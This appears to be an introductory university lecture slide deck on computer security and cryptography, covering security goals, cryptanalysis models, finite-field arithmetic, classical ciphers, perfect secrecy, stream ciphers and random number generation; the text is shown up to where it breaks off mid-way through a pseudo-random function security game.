Security I

Markus Kuhn

UNIVERSITY OF CAMBRIDGE
Computer Laboratory

Lent 2013 – Part IB

http://www.cl.cam.ac.uk/teaching/1213/SecurityI/

What is this course about?

Aims

to cover essential concepts of computer security and cryptography

Objectives

By the end of the course you should

- be familiar with core security terms and concepts;
- have gained basic insight into aspects of modern cryptography and its applications;
- have a basic understanding of some commonly used attack techniques and protection mechanisms;
- appreciate the range of meanings that "security" has across different applications.

Outline

- Cryptography
- Entity authentication
- Access control
- Operating system security
- Software security
- Network security
- Security policies and management

Recommended reading

While this course does not follow any particular textbook, the following two together provide good introductions at an appropriate level of detail:

- Christof Paar, Jan Pelzl:
  Understanding Cryptography
  Springer, 2010
  `http://www.springerlink.com/content/978-3-642-04100-6/`
  `http://www.crypto-textbook.com/`
- Dieter Gollmann:
  Computer Security
  2nd ed., Wiley, 2006

The course notes and some of the exercises also contain URLs with more detailed information.

Computer Security / Information Security

Definition

Computer Security: the discipline of managing malicious intent and behaviour involving information and communication technology

Computer Security / Information Security

Definition

Computer Security: the discipline of managing malicious intent and behaviour involving information and communication technology

Malicious behaviour can include

- Fraud/theft – unauthorised access to money, goods or services
- Vandalism – causing damage for personal reasons (frustration, envy, revenge, curiosity, self esteem, peer recognition, . . .)
- Terrorism – causing damage, disruption and fear to intimidate
- Warfare – damaging military assets to overthrow a government
- Espionage – stealing information to gain competitive advantage
- Sabotage – causing damage to gain competitive advantage
- "Spam" – unsolicited marketing wasting time/resources
- Illegal content – child sexual abuse images, copyright infringement, hate speech, blasphemy, . . . (depending on jurisdiction) $\leftrightarrow$ censorship

Computer Security / Information Security

Definition

Computer Security: the discipline of managing malicious intent and behaviour involving information and communication technology

Malicious behaviour can include

- Fraud/theft – unauthorised access to money, goods or services
- Vandalism – causing damage for personal reasons (frustration, envy, revenge, curiosity, self esteem, peer recognition, . . .)
- Terrorism – causing damage, disruption and fear to intimidate
- Warfare – damaging military assets to overthrow a government
- Espionage – stealing information to gain competitive advantage
- Sabotage – causing damage to gain competitive advantage
- "Spam" – unsolicited marketing wasting time/resources
- Illegal content – child sexual abuse images, copyright infringement, hate speech, blasphemy, . . . (depending on jurisdiction) $\leftrightarrow$ censorship

Security vs safety engineering: focus on **intentional** rather than **accidental** behaviour, presence of intelligent adversary.

Where is information security a concern?

Many organisations are today critically dependent on the flawless operation of computer systems. Without these, we might lose

- in a business environment:

Where is information security a concern?

Many organisations are today critically dependent on the flawless operation of computer systems. Without these, we might lose

- in a business environment: legal compliance, cash flow, business continuity, profitability, commercial image and shareholder confidence, product integrity, intellectual property and competitive advantage
- in a military environment:

Where is information security a concern?

Many organisations are today critically dependent on the flawless operation of computer systems. Without these, we might lose

- in a business environment: legal compliance, cash flow, business continuity, profitability, commercial image and shareholder confidence, product integrity, intellectual property and competitive advantage
- in a military environment: exclusive access to and effectiveness of weapons, electronic countermeasures, communications secrecy, identification and location information, automated defences
- in a medical environment:

Where is information security a concern?

Many organisations are today critically dependent on the flawless operation of computer systems. Without these, we might lose

- in a business environment: legal compliance, cash flow, business continuity, profitability, commercial image and shareholder confidence, product integrity, intellectual property and competitive advantage
- in a military environment: exclusive access to and effectiveness of weapons, electronic countermeasures, communications secrecy, identification and location information, automated defences
- in a medical environment: confidentiality and integrity of patient records, unhindered emergency access, equipment safety, correct diagnosis and treatment information
- in households:

Where is information security a concern?

Many organisations are today critically dependent on the flawless operation of computer systems. Without these, we might lose

- in a business environment: legal compliance, cash flow, business continuity, profitability, commercial image and shareholder confidence, product integrity, intellectual property and competitive advantage
- in a military environment: exclusive access to and effectiveness of weapons, electronic countermeasures, communications secrecy, identification and location information, automated defences
- in a medical environment: confidentiality and integrity of patient records, unhindered emergency access, equipment safety, correct diagnosis and treatment information
- in households: PC, privacy, correct billing, burglar alarms
- in society at large:

Where is information security a concern?

Many organisations are today critically dependent on the flawless operation of computer systems. Without these, we might lose

- in a business environment: legal compliance, cash flow, business continuity, profitability, commercial image and shareholder confidence, product integrity, intellectual property and competitive advantage
- in a military environment: exclusive access to and effectiveness of weapons, electronic countermeasures, communications secrecy, identification and location information, automated defences
- in a medical environment: confidentiality and integrity of patient records, unhindered emergency access, equipment safety, correct diagnosis and treatment information
- in households: PC, privacy, correct billing, burglar alarms
- in society at large: utility services, communications, transport, tax/benefits collection, goods supply, ...

Cryptography: application examples

Home and Business:

Cryptography: application examples

Home and Business:

Mobile/cordless phones, DVD players, pay-TV decoders, game consoles, utility meters, Internet (SSL, S/MIME, PGP, SSH), software license numbers, door access cards, car keys, burglar alarms

Military:

Cryptography: application examples

Home and Business:

Mobile/cordless phones, DVD players, pay-TV decoders, game consoles, utility meters, Internet (SSL, S/MIME, PGP, SSH), software license numbers, door access cards, car keys, burglar alarms

Military:

Identify friend/foe systems, tactical radios, low probability of intercept and jamming resistant radios and radars (spread-spectrum and frequency-hopping modulation), weapon-system unlock codes and permissive action links for nuclear warheads, navigation signals

Banking:

Cryptography: application examples

Home and Business:

Mobile/cordless phones, DVD players, pay-TV decoders, game consoles, utility meters, Internet (SSL, S/MIME, PGP, SSH), software license numbers, door access cards, car keys, burglar alarms

Military:

Identify friend/foe systems, tactical radios, low probability of intercept and jamming resistant radios and radars (spread-spectrum and frequency-hopping modulation), weapon-system unlock codes and permissive action links for nuclear warheads, navigation signals

Banking:

Card authentication codes, PIN verification protocols, funds transfers, online banking, electronic purses, digital cash


Common information security targets

Most information-security concerns fall into three broad categories:

Confidentiality ensuring that information is accessible only to those authorised to have access

Integrity safeguarding the accuracy and completeness of information and processing methods

Availability ensuring that authorised users have access to information and associated assets when required



Aspects of integrity and availability protection

- Rollback – ability to return to a well-defined valid earlier state ($\rightarrow$ backup, revision control, undo function)
- Authenticity – verification of the claimed identity of a communication partner
- Non-repudiation – origin and/or reception of message cannot be denied in front of third party
- Audit – monitoring and recording of user-initiated events to detect and deter security violations
- Intrusion detection – automatically notifying unusual events

"Optimistic security"

Temporary violations of security policy may be tolerable where correcting the situation is easy and the violator is accountable. (Applicable to integrity and availability, but usually not to confidentiality requirements.)

Variants of confidentiality

- Data protection/personal data privacy – fair collection and use of personal data, in Europe a set of legal requirements
- Anonymity/untraceability – ability to use a resource without disclosing identity/location
- Unlinkability – ability to use a resource multiple times without others being able to link these uses together

  HTTP "cookies" and the Global Unique Document Identifier (GUID) in Microsoft Word documents were both introduced to provide linkability.
- Pseudonymity – anonymity with accountability for actions.
- Unobservability – ability to use a resource without revealing this activity to third parties

  low-probability-of-intercept radio, steganography, information hiding
- Copy protection, information flow control – ability to control the use and flow of information

A more general proposal to define of some of these terms by Pfitzmann/Köhntopp:
`http://www.springerlink.com/link.asp?id=xkedq9pftwh8j752`
`http://dud.inf.tu-dresden.de/Anon_Terminology.shtml`

Cryptology = Cryptography + Cryptanalysis

Encryption scheme (symmetric)

$$\underset{\text{key generation}}{K \leftarrow \text{Gen}}, \quad \underset{\text{encryption}}{C \leftarrow \text{Enc}_K(P)}, \quad \underset{\text{decryption}}{P \leftarrow \text{Dec}_K(C)}, \quad P = \text{Dec}_K(\text{Enc}_K(P))$$

Types of cryptanalysis

- ciphertext-only attack – the cryptanalyst obtains examples of ciphertext C and knows statistical properties of typical plaintext P
- known-plaintext attack – the cryptanalyst obtains examples of plaintext/ciphertext pairs (P, C)
- chosen-plaintext attack – the cryptanalyst can generate a number of plaintexts and will obtain the corresponding ciphertext
- adaptive chosen-plaintext attack – the cryptanalyst can perform several chosen-plaintext attacks and use knowledge gained from previous ones in the preparation of new plaintext
- chosen-ciphertext attack – the cryptanalyst can get some arbitrary ciphertexts decrypted ("oracle access") except for the C of interest

Goals of adversary: gain information about P, recover P and K, fake C, modify P

Kerckhoffs' principle I

Requirements for a good traditional military encryption system:

1. The system must be substantially, if not mathematically, undecipherable;
2. The system must not require secrecy and can be stolen by the enemy without causing trouble;
3. It must be easy to communicate and remember the keys without requiring written notes, it must also be easy to change or modify the keys with different participants;
4. The system ought to be compatible with telegraph communication;
5. The system must be portable, and its use must not require more than one person;
6. Finally, regarding the circumstances in which such system is applied, it must be easy to use and must neither require stress of mind nor the knowledge of a long series of rules.

Auguste Kerckhoffs: *La cryptographie militaire*, Journal des sciences militaires, 1883.
`http://petitcolas.net/fabien/kerckhoffs/`

Kerckhoffs' principle I

Requirements for a good traditional military encryption system:

1. The system must be substantially, if not mathematically, undecipherable;
2. The system must not require secrecy and can be stolen by the enemy without causing trouble;
3. It must be easy to communicate and remember the keys without requiring written notes, it must also be easy to change or modify the keys with different participants;
4. The system ought to be compatible with telegraph communication;
5. The system must be portable, and its use must not require more than one person;
6. Finally, regarding the circumstances in which such system is applied, it must be easy to use and must neither require stress of mind nor the knowledge of a long series of rules.

Auguste Kerckhoffs: *La cryptographie militaire*, Journal des sciences militaires, 1883.
`http://petitcolas.net/fabien/kerckhoffs/`

Kerckhoffs' principle II

Requirement for a modern encryption system:

1. It was evaluated assuming that the enemy knows the system.
2. Its security relies entirely on the key being secret.

Kerckhoffs' principle II

Requirement for a modern encryption system:

1. It was evaluated assuming that the enemy knows the system.
2. Its security relies entirely on the key being secret.

Note:

- The design and implementation of a secure communication system is a major investment and is not easily and quickly repeated.
- Relying on the enemy not to know the system is "security by obscurity".
- The most trusted cryptosystems have been published, standardized, and withstood years of cryptanalysis.
- A cryptographic key should be just a random choice that can be easily replaced.
- Keys can and will be lost: cryptographic systems should provide support for easy rekeying, redistribution of keys, and quick revocation of compromised keys.

Some basic discrete mathematics notation

- $|A|$ is the number of elements (size) of the finite set A.
- $A_1 \times A_2 \times \cdots \times A_n$ is the set of all n-tuples $(a_1, a_2, \ldots, a_n)$ with $a_1 \in A_1$, $a_2 \in A_2$, etc. If all the sets A_i $(1 \leq i \leq n)$ are finite: $|A_1 \times A_2 \times \cdots \times A_n| = |A_1| \cdot |A_2| \cdot \cdots \cdot |A_n|$.
- A^n is the set of all n-tuples $(a_1, a_2, \ldots, a_n) = a_1 a_2 \ldots a_n$ with $a_1, a_2, \ldots, a_n \in A$. If A is finite then $|A^n| = |A|^n$.
- $A^{\leq n} = \bigcup_{i=0}^{n} A^i$ and $A^* = \bigcup_{i=0}^{\infty} A^i$
- Function $f : A \to B$ maps each element of A to an element of B: $a \mapsto f(a)$ or $b = f(a)$ with $a \in A$ and $b \in B$.
- A function $f : A_1 \times A_2 \times \cdots \times A_n \to B$ maps each element of A to an element of B: $(a_1, a_2, \ldots, a_n) \mapsto f(a_1, a_2, \ldots, a_n)$ or $f(a_1, a_2, \ldots, a_n) = b$.
- A permutation $f : A \leftrightarrow A$ maps A onto itself and is invertible: $x = f^{-1}(f(x))$. There are $|\operatorname{Perm}(A)| = |A|! = 1 \cdot 2 \cdot \cdots \cdot |A|$ permutations over A.
- B^A is the set of all functions of the form $f : A \to B$. If A and B are finite, there will be $|B^A| = |B|^{|A|}$ such functions.

Groups

A **group** $(G, \bullet)$ is a set G and an operator $\bullet : G \times G \to G$ such that

- $a \bullet b \in G$ for all $a, b \in G$ (closure)
- $a \bullet (b \bullet c) = (a \bullet b) \bullet c$ for all $a, b, c \in G$ (associativity)
- there exists $1_G \in G$ with $a \bullet 1_G = 1_G \bullet a = a$ for all $a \in G$ (neutral element).
- for each $a \in G$ there exists $b \in G$ such that $a \bullet b = b \bullet a = 1_G$ (inverse element)

If also $a \bullet b = b \bullet a$ for all $a, b \in G$ (commutativity) then $(G, \bullet)$ is an **abelian group**.

If there is no inverse element for each element, $(G, \bullet)$ is a **monoid**.

Examples of abelian groups:

- $(\mathbb{Z}, +)$, $(\mathbb{R}, +)$, $(\mathbb{R} \setminus \{0\}, \cdot)$
- $(\{0,1\}^n, \oplus)$ where $a_1 a_2 \ldots a_n \oplus b_1 b_2 \ldots b_n = c_1 c_2 \ldots c_n$ with $(a_i + b_i) \bmod 2 = c_i$ (for all $1 \leq i \leq n$, $a_i, b_i, c_i \in \{0,1\}$)
  $=$ bit-wise XOR

Examples of monoids: $(\mathbb{Z}, \cdot)$, $(\{0,1\}^*, ||)$ (concatenation of bit strings)

Rings, fields

A **ring** $(R, \boxplus, \boxtimes)$ is a set R and two operators $\boxplus : R \times R \to R$ and $\boxtimes : R \times R \to R$ such that

- $(R, \boxplus)$ is an abelian group
- $(R, \boxtimes)$ is a monoid
- $a \boxtimes (b \boxplus c) = (a \boxtimes b) \boxplus (a \boxtimes c)$ and $(a \boxplus b) \boxtimes c = (a \boxtimes c) \boxplus (b \boxtimes c)$ (distributive law)

If also $a \boxtimes b = b \boxtimes a$, then we have a **commutative ring**.

Example for a commutative ring: $(\mathbb{Z}[x], +, \cdot)$, where $\mathbb{Z}[x]$ is the set of polynomials with variable x and coefficients from $\mathbb{Z}$.

A **field** $(F, \boxplus, \boxtimes)$ is a set F and two operators $\boxplus : F \times F \to F$ and $\boxtimes : F \times F \to F$ such that

- $(F, \boxplus)$ is an abelian group with neutral element 0_F
- $(F \setminus \{0_F\}, \boxtimes)$ is also an abelian group with neutral element $1_F \neq 0_F$
- $a \boxtimes (b \boxplus c) = (a \boxtimes b) \boxplus (a \boxtimes c)$ and $(a \boxplus b) \boxtimes c = (a \boxtimes c) \boxplus (b \boxtimes c)$ (distributive law)

Examples for fields: $(\mathbb{Q}, +, \cdot)$, $(\mathbb{R}, +, \cdot)$, $(\mathbb{C}, +, \cdot)$

Number theory and modular arithmetic

For integers a, b, c, d and $n > 1$

- $a \bmod b = c \quad \Rightarrow \quad 0 \leq c < b \ \wedge \ \exists d : a - db = c$
- we write $a \equiv b \pmod{n}$ if $n|(a - b)$
- $a^{p-1} \equiv 1 \pmod{p}$ if $\gcd(a, p) = 1$ (Fermat's little theorem)
- we call the set $\mathbb{Z}_n = \{0, 1, \ldots, n - 1\}$ the *integers modulo n* and perform addition, subtraction, multiplication and exponentiation modulo n.
- $(\mathbb{Z}_n, +)$ is an abelian group and $(\mathbb{Z}_n, +, \cdot)$ is a commutative ring
- $a \in \mathbb{Z}_n$ has a multiplicative inverse a^{-1} with $aa^{-1} \equiv 1 \pmod{n}$ if and only if $\gcd(a, n) = 1$. The multiplicative group $\mathbb{Z}_n^*$ of $\mathbb{Z}_n$ is the set of all elements that have an inverse.
- If p is prime, then $\mathbb{Z}_p$ is a (finite) field, that is every element except 0 has a multiplicative inverse, i.e. $\mathbb{Z}_p^* = \{1, \ldots, n - 1\}$.
- $\mathbb{Z}_p^*$ has a *generator* g with $\mathbb{Z}_p^* = \{g^i \bmod p \,|\, 0 \leq i \leq p - 2\}$.

Finite fields (Galois fields)

$(\mathbb{Z}_p, +, \cdot)$ is a finite field with p elements, where p is a prime number. Also written as GF(p), the "Galois field" of order p.

We can also construct finte fields GF(p^n) with p^n elements:

- **Elements:** polynomials over variable x with degree less than n and coefficients from the finite field $\mathbb{Z}_p$
- **Modulus:** select an *irreducible* polynomial $T \in \mathbb{Z}_p[x]$ of degree n

$$T(x) = c_n x^n + \cdots + c_2 x^2 + c_1 x + c_0$$

  where $c_i \in \mathbb{Z}_p$ for all $0 \leq i \leq n$. An irreducible polynomial cannot be factored into two other polynomials from $\mathbb{Z}_p[x] \setminus \{0, 1\}$.
- **Addition:** $\oplus$ is normal polynomial addition (i.e., pairwise addition of the coefficients in $\mathbb{Z}_p$)
- **Multiplication:** $\otimes$ is normal polynomial multiplication, then divide by T and take the remainder (i.e., multiplication modulo T).

Theorem: any finite field has p^n elements (p prime, $n > 0$)
Theorem: all finite fields of the same size are isomorphic

GF(2^n)

GF(2) is particularly easy to implement in hardware:

- addition = subtraction = XOR gate
- multiplication = AND gate
- division can only be by 1, which merely results in the first operand

Of particular practical interest in modern cryptography are larger finite fields of the form GF(2^n):

- Polynomials are represented as bit words, each coefficient = 1 bit.
- Addition/subtraction is implemented via bit-wise XOR instruction.
- Multiplication and division of binary polynomials is like binary integer multiplication and division, but *without carry-over bits*. This allows the circuit to be clocked much faster.

Recent Intel/AMD CPUs have added instruction PCLMULQDQ for 64×64-bit carry-less multipication. This helps to implement arithmetic in GF(2^{64}) or GF(2^{128}) more efficiently.

GF(2^8) example

The finite field GF(2^8) consists of the 256 polynomials of the form

$$c_7 x^7 + \cdots + c_2 x^2 + c_1 x + c_0 \qquad c_i \in \{0, 1\}$$

each of which can be represented by the byte $c_7 c_6 c_5 c_4 c_3 c_2 c_1 c_0$.

As modulus we chose the irreducible polynomial

$$T(x) = x^8 + x^4 + x^3 + x + 1 \quad \text{or} \quad 1\,0001\,1011$$

Example operations:

- $(x^7 + x^5 + x + 1) \oplus (x^7 + x^6 + 1) = x^6 + x^5 + x$
  or equivalently $1010\,0011 \oplus 1100\,0001 = 0110\,0010$
- $(x^6 + x^4 + 1) \otimes_T (x^2 + 1) = [(x^6 + x^4 + 1)(x^2 + 1)] \bmod T(x) =$
  $(x^8 + x^4 + x^2 + 1) \bmod (x^8 + x^4 + x^3 + x + 1) =$
  $(x^8 + x^4 + x^2 + 1) \ominus (x^8 + x^4 + x^3 + x + 1) = x^3 + x^2 + x$
  or equivalently
  $0101\,0001 \otimes_T 0000\,0101 = 1\,0001\,0101 \oplus 1\,0001\,1011 = 0000\,1110$

Historic examples of simple ciphers (insecure)

Shift Cipher: Treat letters $\{\mathrm{A}, \ldots, \mathrm{Z}\}$ like integers $\{0, \ldots, 25\} = \mathbb{Z}_{26}$. Choose *key* $K \in \mathbb{Z}_{26}$, *encrypt* by addition modulo 26, *decrypt* by subtraction modulo 26.

Example with K=25: `IBM`$\rightarrow$`HAL`.

$K = 3$ known as *Caesar Cipher*, $K = 13$ as `rot13`.

The tiny key space size 26 makes *brute force* key search trivial.


Transposition Cipher: K is permutation of letter positions.

Key space is $n!$, where n is the permutation block length.

Substitution Cipher (monoalphabetic): Key is permutation $K : \mathbb{Z}_{26} \leftrightarrow \mathbb{Z}_{26}$. Encrypt plaintext $P = p_1 p_2 \ldots p_m$ with $c_i = K(p_i)$ to get ciphertext $C = c_1 c_2 \ldots c_m$, decrypt with $p_i = K^{-1}(c_i)$.

Key space size $26! > 4 \times 10^{26}$ makes brute force search infeasible.

Monoalphabetic substitution ciphers allow easy ciphertext-only attack with the help of language statistics (for messages that are at least few hundred characters long):



The most common letters in English:
E, T, A, O, I, N, S, H, R, D, L, C, U, M, W, F, G, Y, P, B, V, ...

The most common digrams in English:
TH, HE, IN, ER, AN, RE, ED, ON, ES, ST, EN, AT, TO, ...

The most common trigrams in English:
THE, ING, AND, HER, ERE, ENT, THA, NTH, WAS, ETH, ...

Vigenère cipher

Inputs:

- Key word $K = k_1 k_2 \ldots k_n$
- Plain text $P = p_1 p_2 \ldots p_m$

Encrypt into ciphertext:

$$c_i = (p_i + k_{[(i-1) \bmod n]+1}) \bmod 26$$

Example: $K = \texttt{SECRET}$

S	E	C	R	E	T	S	E	C	...
A	T	T	A	C	K	A	T	D	...
S	X	V	R	G	D	S	X	F	...

The modular addition can be replaced with XOR:

$$c_i = p_i \oplus k_{[(i-1) \bmod n]+1} \qquad p_i, k_i, c_i \in \{0, 1\}$$

Vigenère is an example of a *polyalphabetic* cipher.

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
BCDEFGHIJKLMNOPQRSTUVWXYZA
CDEFGHIJKLMNOPQRSTUVWXYZAB
DEFGHIJKLMNOPQRSTUVWXYZABC
EFGHIJKLMNOPQRSTUVWXYZABCD
FGHIJKLMNOPQRSTUVWXYZABCDE
GHIJKLMNOPQRSTUVWXYZABCDEF
HIJKLMNOPQRSTUVWXYZABCDEFG
IJKLMNOPQRSTUVWXYZABCDEFGH
JKLMNOPQRSTUVWXYZABCDEFGHI
KLMNOPQRSTUVWXYZABCDEFGHIJ
LMNOPQRSTUVWXYZABCDEFGHIJK
MNOPQRSTUVWXYZABCDEFGHIJKL
NOPQRSTUVWXYZABCDEFGHIJKLM
OPQRSTUVWXYZABCDEFGHIJKLMN
PQRSTUVWXYZABCDEFGHIJKLMNO
QRSTUVWXYZABCDEFGHIJKLMNOP
RSTUVWXYZABCDEFGHIJKLMNOPQ
STUVWXYZABCDEFGHIJKLMNOPQR
TUVWXYZABCDEFGHIJKLMNOPQRS
UVWXYZABCDEFGHIJKLMNOPQRST
VWXYZABCDEFGHIJKLMNOPQRSTU
WXYZABCDEFGHIJKLMNOPQRSTUV
XYZABCDEFGHIJKLMNOPQRSTUVW
YZABCDEFGHIJKLMNOPQRSTUVWX
ZABCDEFGHIJKLMNOPQRSTUVWXY
```

Perfect secrecy I

- Computational security – The most efficient known algorithm for breaking a cipher would require far more computational steps than any hardware available to an opponent can perform.
- Unconditional security – The opponent has not enough information to decide whether one plaintext is more likely to be correct than another, even if unlimited computational power were available.

Perfect secrecy II

Let $\mathcal{P}, \mathcal{C}, \mathcal{K}$ denote the sets of possible plaintexts, ciphertexts and keys. Let further $E : \mathcal{K} \times \mathcal{P} \to \mathcal{C}$ and $D : \mathcal{K} \times \mathcal{C} \to \mathcal{P}$ with $D(K, E(K, P)) = P$ denote the encrypt and decrypt functions of a cipher system. Let also $P \in \mathcal{P}$, $C \in \mathcal{C}$ and $K \in \mathcal{K}$ denote random variables for plaintext, ciphertext and keys, where $p_{\mathcal{P}}(P)$ and $p_{\mathcal{K}}(K)$ are the cryptanalyst's a-priori knowledge about the distribution of plaintext and keys.

The distribution of ciphertexts can then be calculated as

$$p_{\mathcal{C}}(C) = \sum_{K} p_{\mathcal{K}}(K) \cdot p_{\mathcal{P}}(D(K, C)).$$

We can also determine the conditional probability

$$p_{\mathcal{C}}(C|P) = \sum_{\{K|P=D(K,C)\}} p_{\mathcal{K}}(K)$$

and combine both using Bayes theorem to the plaintext probability distribution

$$p_{\mathcal{P}}(P|C) = \frac{p_{\mathcal{P}}(P) \cdot p_{\mathcal{C}}(C|P)}{p_{\mathcal{C}}(C)} = \frac{p_{\mathcal{P}}(P) \cdot \sum_{\{K|P=D(K,C)\}} p_{\mathcal{K}}(K)}{\sum_{K} p_{\mathcal{K}}(K) \cdot p_{\mathcal{P}}(D(K, C))}.$$

Perfect secrecy III

We call a cipher system *unconditionally secure* if

$$p_{\mathcal{P}}(P|C) = p_{\mathcal{P}}(P)$$

for all P, C.

Perfect secrecy means that the cryptanalyst's a-posteriori probability distribution of the plaintext, after having seen the ciphertext, is identical to its a-priori distribution. In other words: looking at the ciphertext leads to no new information.

C.E. Shannon: Communication theory of secrecy systems. Bell System Technical Journal, Vol 28, Oct 1949, pp 656–715. `http://netlab.cs.ucla.edu/wiki/files/shannon1949.pdf`

Vernam cipher / one-time pad

The **one-time pad** is a variant of the Vigenère Cipher with $m = n$. The key is as long as the plaintext. No key bit is ever used to encrypt more than one plaintext bit:

$$c_i = p_i \oplus k_i \qquad i \in \{1, \ldots, m\}$$

Note: If p is a random bit with some probability distribution and k is a random bit with uniform probability distribution, then $p \oplus k$ will have uniform probability distribution.
[This works also in $(\mathbb{Z}_n, +)$ or $(\mathrm{GF}(2^n), \oplus)$.]

For each possible plaintext P, there exists a key K that turns a given ciphertext C into $P = D(K, C)$. If all K are equally likely, then also all P will be equally likely for a given C, which fulfills Shannon's definition of perfect secrecy.

What happens if you use a one-time pad twice?

One-time pads have been used intensively during significant parts of the 20th century for diplomatic communications security, e.g. on the telex line between Moscow and Washington. Keys were generated by hardware random bit stream generators and distributed via trusted couriers.

In the 1940s, the Soviet Union encrypted part of its diplomatic communication using recycled one-time pads, leading to the success of the US decryption project VENONA.
`http://www.nsa.gov/public_info/declass/venona/`

Streamciphers I

A *streamcipher* replaces the inconvenient one-time pad with algorithmically generated sequences of pseudo-random numbers or bits, with key K and/or "seed" R_0 being secret:

$$\begin{aligned} R_i &= f_K(R_{i-1}, i) \\ C_i &= P_i \oplus g_K(R_i, i) \end{aligned}$$

How to pick f and g?

Pseudo-random number generators (PRNGs) are widely available in algorithm libraries for simulations, games, probabilistic algorithms, testing, etc. However, their behaviour is often easy to predict from just a few samples of their output. Statistical random-number quality tests (e.g., Marsaglia's Diehard test) provide no information about cryptoanalytic resistance.

Stream ciphers require special *cryptographically secure* pseudo-random number generators.

Example (insecure)

Linear congruential generator with secret parameters (a, b, R_0):

$$R_{i+1} = aR_i + b \bmod m$$

Attack: guess some plain text (e.g., known file header), obtain for example (R_1, R_2, R_3), then solve system of linear equations over $\mathbb{Z}_m$:

$$\begin{aligned} R_2 &\equiv aR_1 + b \pmod m \\ R_3 &\equiv aR_2 + b \pmod m \end{aligned}$$

Solution:

$$\begin{aligned} a &\equiv (R_2 - R_3)/(R_1 - R_2) \pmod m \\ b &\equiv R_2 - R_1(R_2 - R_3)/(R_1 - R_2) \pmod m \end{aligned}$$

Multiple solutions if $\gcd(R_1 - R_2, m) \neq 1$: resolved using R_4 or just by trying all possible values.

Random bit generation I

In order to generate the keys and nonces needed in cryptographic protocols, a source of random bits unpredictable for any adversary is needed. The highly deterministic nature of computing environments makes finding secure seed values for random bit generation a non-trivial and often neglected problem.

Example (insecure)

The Netscape 1.1 web browser used a random-bit generator that was seeded from only the time of day in microseconds and two process IDs. The resulting conditional entropy for an eavesdropper was small enough to enable a successful brute-force search of the SSL encryption session keys.

Ian Goldberg, David Wagner: Randomness and the Netscape browser. Dr. Dobb's Journal, January 1996.
`http://www.eecs.berkeley.edu/~daw/papers/ddj-netscape.html`

Random bit generation II

Examples for sources of randomness:

- dedicated hardware (amplified thermal noise from reverse-biased diode, unstable oscillators, Geiger counters)
- high-resolution timing of user behaviour (key strokes, mouse movement)
- high-resolution timing of peripheral hardware response times (e.g., disk drives)
- noise from analog/digital converters (sound card, camera)
- network packet timing and content
- high-resolution time

None of these random sources alone provides high-quality statistically unbiased random bits, but such signals can be fed into a hash function to condense their accumulated entropy into a smaller number of good random bits.

Random bit generation III

The provision of a secure source of random bits is now commonly recognised to be an essential operating system service.

Example (good practice)

The Linux `/dev/random` device driver uses a 4096-bit large *entropy pool* that is continuously hashed with keyboard scan codes, mouse data, inter-interrupt times, and mass storage request completion times in order to form the next entropy pool. Users can provide additional entropy by writing into `/dev/random` and can read from this device driver the output of a cryptographic pseudo random bit stream generator seeded from this entropy pool. Operating system boot and shutdown scripts preserve `/dev/random` entropy across reboots on the hard disk.

`http://www.cs.berkeley.edu/~daw/rnd/`
`http://www.ietf.org/rfc/rfc1750.txt`

Pseudo-random functions

Consider all possible functions of the form

$$r : \{0,1\}^m \to \{0,1\}^n$$

How many different r are there? $2^{n \cdot 2^m}$

We obtain an m-bit to n-bit *random function* r by randomly picking one of all these possible functions, with uniform probability.

A *pseudo-random function (PRF)* is a fixed, efficiently computable function

$$f : \{0,1\}^k \times \{0,1\}^m \to \{0,1\}^n$$

that depends on an additional input parameter $K \in \{0,1\}^k$, the *key*. Each choice of K leads to a function

$$f_K : \{0,1\}^m \to \{0,1\}^n \quad \text{with} \quad f_K(x) = f(K,x)$$

For typical lengths (e.g., $k, m \geq 128$), the set of all possible functions f_K will be a tiny subset of the set of all possible functions r.

For a secure pseudo-random function f there must be no practical way to distinguish between f_K and r for anyone who does not know K.

Security of a pseudo-random function

To test the PRF $f : \{0,1\}^k \times \{0,1\}^m \to \{0,1\}^n$ play the following game:

1. Player A randomly picks with uniform probability a bit $b \in \{0,1\}$
2. If $b = 0$, player A picks a random function $r : \{0,1\}^m \to \{0,1\}^n$
